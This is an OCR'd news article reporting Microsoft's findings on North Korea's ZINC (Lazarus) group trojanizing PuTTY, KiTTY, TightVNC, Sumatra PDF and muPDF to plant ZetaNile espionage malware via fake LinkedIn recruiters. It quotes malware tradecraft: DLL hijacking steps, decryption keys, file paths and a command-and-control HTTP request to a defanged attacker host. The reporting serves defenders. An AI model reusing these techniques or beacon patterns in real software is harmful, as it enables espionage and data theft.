
WEAPONIZING OPEN SOURCE —

Numerous orgs hacked after installing weaponized open source apps

PuTTY, KiTTY, TightVNC, Sumatra PDF Reader, and muPDF/Subliminal Recording all targeted.

Dan Goodin - 9/29/2022, 5:06 PM




Hackers backed by the North Korean government are weaponizing well-known pieces of open source software in an ongoing campaign that has already succeeded in compromising "numerous" organizations in the media, defense and aerospace, and IT services industries, Microsoft said on Thursday.

Further Reading

Inside the “wiper” malware that brought Sony Pictures to its knees [Update]

ZINC—Microsoft's name for a threat actor group also called Lazarus, which is best known for conducting the devastating 2014 compromise of Sony Pictures Entertainment—has been lacing PuTTY and other legitimate open source applications with highly encrypted code that ultimately installs espionage malware.

The hackers then pose as job recruiters and connect with individuals of targeted organizations over LinkedIn. After developing a level of trust over a series of conversations and eventually moving them to the WhatsApp messenger, the hackers instruct the individuals to install the apps, which infect the employees' work environments.



Brian Wright (He/Him) · 3rd

Talent Acquisition | Recruiting @[redacted] | Seeking Talent in Tech

Seattle, Washington, United States · Contact info

500+ connections

[redacted]

San Francisco State University


"The actors have successfully compromised numerous organizations since June 2022," members of the Microsoft Security Threat Intelligence and LinkedIn Threat Prevention and Defense teams wrote in a post. "Due to the wide use of the platforms and software that ZINC utilizes in this campaign, ZINC could pose a significant threat to individuals and organizations across multiple sectors and regions."

PuTTY is a popular terminal emulator, serial console, and network file transfer application that supports network protocols, including SSH, SCP, Telnet, rlogin, and raw socket connection. Two weeks ago, security firm Mandiant warned that hackers with ties to North Korea had Trojanized it in a campaign that successfully compromised a customer's network. Thursday's post said the same hackers have also weaponized KiTTY, TightVNC, Sumatra PDF Reader, and muPDF/Subliminal Recording software with code that installs the same espionage malware, which Microsoft has named ZetaNile.

Lazarus was once a ragtag band of hackers with only marginal resources and skills. Over the past decade, its prowess has grown considerably. Its attacks on cryptocurrency exchanges over the past five years have generated billions of dollars for the country's weapons of mass destruction programs. They regularly find and exploit zero-day vulnerabilities in heavily fortified apps and use many of the same malware techniques used by other state-sponsored groups.

The group relies primarily on spear phishing as the initial vector into its victims, but they also use other forms of social engineering and website compromises at times. A common theme is for members to target the employees of organizations they want to compromise, often by tricking or coercing them into installing Trojanized software.


The Trojanized PuTTY and KiTTY apps Microsoft observed use a clever mechanism to ensure that only intended targets get infected and that it doesn't inadvertently infect others. The app installers don't execute any malicious code. Instead, the ZetaNile malware gets installed only when the apps connect to a specific IP address and use login credentials the fake recruiters give to targets.


User's device
Start of hands-on-keyboard activities
INITIAL COMPROMISE
EXECUTION
PERSISTENCE
COMMAND AND CONTROL
DISCOVERY
COLLECTION
Target contacted via social media
ISO file containing trojanized PuTTY or KiTTY delivered
User inputs SSH destination IP, username, password from a text file
Trojanized PuTTY or KiTTY clients connects to an actor controlled SSH server and installs the backdoor
Scheduled task created by trojanized PuTTY or hijacked process
Legitimate process is copied from System32 and loads masqueraded, malicious DLL before connecting to compromised domain
Uses built-in processes to perform discovery commands to identify domain controllers and established network connections
Opens document files and takes screenshots using hijacked process and saves the data to .TMP file in C:\Windows\Temp

Enlarge

The Trojanized PuTTY executable uses a technique called DLL search order hijacking, which loads and decrypts a second-stage payload when presented with the key "0CE1241A44557AA438F27BC6D4ACA246" for use as command and control. Once successfully connected to the C2 server, the attackers can install additional malware on the compromised device. The KiTTY app works the same way.

Like KiTTY and PuTTY, the malicious TightVNC Viewer installs its final payload only when a user selects ec2-aet-tech.w-ada[.]amazonaws from the drop-down menu of pre-populated remote hosts in the TightVNC Viewer.



AET-VNC

Connection


Remote Host: ec2-aet-tech.w-csa.amazonaws

ec2-aet-tech.w-csa.amazonaws
ec2-aet-tech.w-ada.amazonaws
ec2-aet-tech.wne.amazonaws
ec2-aet-tech.sde.amazonaws

Please select you

The trojanized version of Sumatra PDF Reader named SecurePDF.exe has been utilized by ZINC since at least 2019 and remains a unique ZINC tradecraft. SecurePDF.exe is a modularized loader that can install the ZetaNile implant by loading a weaponized job application themed file with a .PDF extension. The fake PDF contains a header “SPV005”, a decryption key, encrypted second stage implant payload, and encrypted decoy PDF, which is rendered in the Sumatra PDF Reader when the file is opened.

Once loaded in memory, the second stage malware is configured to send the victim’s system hostname and device information using custom encoding algorithms to a C2 communication server as part of the C2 check-in process. The attackers can install additional malware onto the compromised devices using the C2 communication as needed.



SecurePDF v1.3

Frequently Read

Open a document...

About SecurePDF

SecurePDF v1.3

website	SecurePDF website
manual	SecurePDF manual
forums	SecurePDF forums
programming	The Programmers
translations	The Translators
licenses	Various Open Source

Support SecurePDF

Hide frequently read

Enlarge
Microsoft

The post went on:

Within the trojanized version of muPDF/Subliminal Recording installer, *setup.exe* is configured to check if the file path *ISSetupPrerequisites\Setup64.exe* exists and write *C:\colrctl\colorui.dll* on disk after extracting the embedded executable inside *setup.exe*. It then copies *C:\Windows\System32\ColorCpl.exe* to *C:\ColorCtrl\ColorCpl.exe*. For the second stage malware, the malicious installer creates a new process *C:\colorctrl\colorcpl.exe C3A9B30B6A313F289297C9A36730DB6D*, and the argument *C3A9B30B6A313F289297C9A36730DB6D* gets passed on to *colorui.dll* as a decryption key. The DLL *colorui.dll*, which Microsoft is tracking as the EventHorizon malware family, is injected into *C:\Windows\System\credwiz.exe* or *iexpress.exe* to send C2 HTTP requests as part of the victim check-in process and to get an additional payload.

```
POST /support/support.asp HTTP/1.1
Cache-Control: no-cache
Connection: close
Content-Type: application/x-www-form-urlencoded
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64;
Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR
3.0.30729;
InfoPath.3; .NET4.0C; .NET4.0E)
Content-Length: 125
Host: www.elite4print[.]com
```

bbs=[encrypted payload]= &article=[encrypted payload]

The post provides technical indicators that organizations can search for to determine if any endpoints inside their networks are infected. It also includes IP addresses used in the campaign that admins can add to their network block lists.